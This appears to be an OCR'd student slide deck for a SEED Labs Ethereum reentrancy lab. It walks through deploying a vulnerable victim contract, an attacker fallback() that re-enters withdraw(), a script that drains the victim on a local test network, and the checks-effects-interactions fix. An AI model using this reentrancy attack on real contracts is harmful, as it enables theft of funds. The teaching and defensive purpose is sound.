
SMART CONTRACT

Leonardo Lazzaro

TASK 1.A: Compiling the Contract

We will compile the code using Version 0.6.8, older version without countermeasure



```
solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol
```


It will produce 2 files:

- **bin**: contain the bytecode
- **abi**: Application Binary Interface, API information of the contract

TASK 1.B: Deploying the Victim Contract

It creates a **Contract** class from the **abi** and **bin**, then create a transaction to deploy the contract. [*Nothing to do here, just execute it*]


Dir: `Labsetup/victim/deploy_victim_contract.py`



```python
abi_file = "../contract/ReentrancyVictim.abi"
bin_file = "../contract/ReentrancyVictim.bin"

"Connect to a geth node"
web3 = SEEDWeb3.connect_to_geth_poa(’http://10.150.0.71:8545’)
"We use web3.eth.accounts[1] as the sender because it has more ethers"
sender_account = web3.eth.accounts[1]
web3.geth.personal.unlockAccount(sender_account, "admin")
addr = SEEDWeb3.deploy_contract(web3, sender_account, abi_file, bin_file, None)
print("Victim contract: {}".format(addr))
with open("contract_address_victim.txt", "w") as fd:
  fd.write(addr)
```

TASK 1.C: Interacting with the Victim Contract

After deploying we **deposit** money from other user account.
Dir: `fund_victim_contract.py`




```
abi_file = "../contract/ReentrancyVictim.abi"
victim_addr = ’0x2c46e14f433E36F17d5D9b1cd958eF9468A90051’ ⟶ "Insert victim address"

"Connect to our geth node, select the sender account"
web3 = SEEDWeb3.connect_to_geth_poa(’http://10.151.0.71:8545’) ⟶ "Getting Etherium from this Node "
sender_account = web3.eth.accounts[1]
web3.geth.personal.unlockAccount(sender_account, "admin")

"Deposit Ethers to the victim contract
 The attacker will steal them in the attack later"
contract_abi = SEEDWeb3.getFileContent(abi_file)
amount = 10 ⟶ "Etherium we want to deposit"
contract = web3.eth.contract(address=victim_addr, abi=contract_abi)
tx_hash = contract.functions.deposit().transact({
        ’from’: sender_account,
        ’value’: Web3.toWei(amount, ’ether’)
    })
print("Transaction sent, waiting for the block ...")
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
print("Transaction Receipt: {}".format(tx_receipt))
```

TASK 1.C: Interacting with the Victim Contract

We can also **withdraw** money

Dir: `withdraw_from_victim_contract.py`




```
amount = 1 ⟶ "How much we want to withdraw"
contract = web3.eth.contract(address=victim_addr, abi=contract_abi)
tx_hash = contract.functions.withdraw(Web3.toWei(amount, ’ether’)).transact({
        ’from’: sender_account
    })
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)

"Print out the balance of my account via a local call"
myBalance = contract.functions.getBalance(sender_account).call()
print("My balance {}: {}".format(sender_account, myBalance))
```


LAB TASK

Please deposit 30 ethers to the victim contract, and then withdraw 5 ethers from it. Please show the balance of the contract

Once placed the victim’s address in the field, we modify the amount variable to 30 for the deposit code, and to 5 for the withdraw code. Then execute it respectively:




```
----------------------------------------------------------
== My balance inside the contract:
   0xA403f63AD02a557D5DDCBD5F5af9A7627C591034: 64000000000000000000
== Smart Contract total balance:
   0xaf98236bcb084ADc949f43d647eb4045260b31F3: 30000000000000000000
----------------------------------------------------------
```



```
----------------------------------------------------------
== My balance inside the contract:
   0xA403f63AD02a557D5DDCBD5F5af9A7627C591034: 59000000000000000000
== Smart Contract total balance:
   0xaf98236bcb084ADc949f43d647eb4045260b31F3: 25000000000000000000
----------------------------------------------------------
```

TASK 2: Deploying Attacking Contract

After deploying the contract, we can use the **attack()** function and send at least one ether. It will deposit *1 Eth* to the victim contract invoking the **deposit()** function, then immediately withdraw the *1 Eth*.
This will trigger the attack!




```
function withdraw(uint _amount) public {
  require(balances[msg.sender] >= _amount); ⟶ "1"
  (bool sent, ) = msg.sender.call{value: _amount}(""); ⟶ "2"
  ...
  balances[msg.sender] -= _amount; ⟶ "3"
}

fallback() external payable {
  if(address(victim).balance >= 1 ether) { ⟶ "4"
  victim.withdraw(1 ether); }
}
```

1: Check if **sender** has enough money, since the victim's contract is invoked by the attack contract, the address is the **attack contract's address**.
2: Contract sends the amount to the sender using **`msg.sender.call`** (attacker) ➔ It receives money not via a function call so **`fallback()`** is invoked that invokes **`withdraw()`** and because balance has not been updated, it will pass the check again...

`withdraw → fallback → withdraw → fallback → withdraw …`

LAB TASK


Deploy the attack contract, remember to write the victim's address on the victim's address field in the `deploy_attack_contract.py` file.



```python
from web3 import Web3
import SEEDWeb3
import os

abi_file = "../contract/ReentrancyAttacker.abi"
bin_file = "../contract/ReentrancyAttacker.bin"
victim_contract = '0xaf98236bcb084ADc949f43d647eb4045260b31F3'


"Connect to our geth node"
web3 = SEEDWeb3.connect_to_geth_poa('http://10.151.0.71:8545')

"We use web3.eth.accounts[1] as the sender because it has more Ethers"
sender_account = web3.eth.accounts[1]
web3.geth.personal.unlockAccount(sender_account, "admin")
addr = SEEDWeb3.deploy_contract(web3, sender_account,
                     abi_file, bin_file, victim_contract)
print("Attack contract: {}".format(addr))
with open("contract_address_attacker.txt", "w") as fd:
    fd.write(addr)
```


TASK 3: Launching the Reentrancy Attack

Now we execute **`launch_attack.py`**



```
from web3 import web3
import SEEDWeb3
import os

web3 = SEEDWeb3.connect_to_geth_poa('http://10.151.0.71:8545')

sender_account = web3.eth.accounts[1]
web3.geth.personal.unlockAccount(sender_account, "admin")

abi_file = "../contract/ReentrancyAttacker.abi"

"Insert attacker's address"
attacker_addr = '0x758a1930B1a2350F446f81f39E4D2E8e010227A2'

"Launch the attack"
contract_abi  = SEEDWeb3.getFileContent(abi_file)
contract = web3.eth.contract(address=attacker_addr, abi=contract_abi)
tx_hash  = contract.functions.attack().transact({
                    'from':  sender_account,
                    'value': Web3.toWei('1', 'ether')
                })
print("Transaction sent, waiting for block ...")
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
print("Transaction Receipt: {}".format(tx_receipt))
```


TASK 3: Launching the Reentrancy Attack



```
[01/26/24]seed@VM:~/.../attacker$ python3 launch_attack.py
Transaction sent, waiting for block ...
Transaction Receipt: AttributeDict({'blockHash': HexBytes('0xa0562af3bf38ca8fe7521dc6ead6a2b67d368e5d1cfbadca3
30324480c785900'), 'blockNumber': 97, 'contractAddress': None, 'cumulativeGasUsed': 361667, 'effectiveGasPrice
': 1000002487, 'from': '0x9105A373ce1d01B517aA54205A5E4c70FA9f34Fe', 'gasUsed': 361667, 'logs': [], 'logsBloom
': HexBytes('0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000'), 'status': 1, 'to':
'0x758a1930B1a2350F446f81f39E4D2E8e010227A2', 'transactionHash': HexBytes('0x38fc75387a68cb4defc92a8ed2183687f
14f12d12285e2cc23efa78b0f9bcc3e'), 'transactionIndex': 0, 'type': '0x2'})
[01/26/24]seed@VM:~/.../attacker$ python3 get_balance.py
------------------------------------------------------------
*** This client program connects to 10.151.0.71:8545
*** The following are the accounts on this Ethereum node
0x8c400205fDb103431F6aC7409655ad3cf8f6d007: 32000038799000000000
0x9105A373ce1d01B517aA54205A5E4c70FA9f34Fe: 54999999999999999998999281500625358006
------------------------------------------------------------
  Victim: 0xaf98236bcb084ADc949f43d647eb4045260b31F3: 0
Attacker: 0x758a1930B1a2350F446f81f39E4D2E8e010227A2: 35000000000000000000
```

TASK 4: Countermeasures

In smart contract programs, it is a good practice for any code that performs external calls to unknown addresses to be the last operation in a localized function or piece of code execution. This is known as the checks-effects-interactions pattern. Using this principle, we can easily fix the problem.



```
function withdraw(uint _amount) public {
  require(balances[msg.sender] >= _amount);
  balances[msg.sender] -= _amount;
  (bool sent, ) = msg.sender.call{value: _amount}("");
  require(sent, "Failed to send Ether");
}
```

Note: It seems that the newer Solidity versions have built-in protection against the reentrancy attack.

UNIVERSITAS · STUDII PADUANI · MCCXXII

THANK YOU !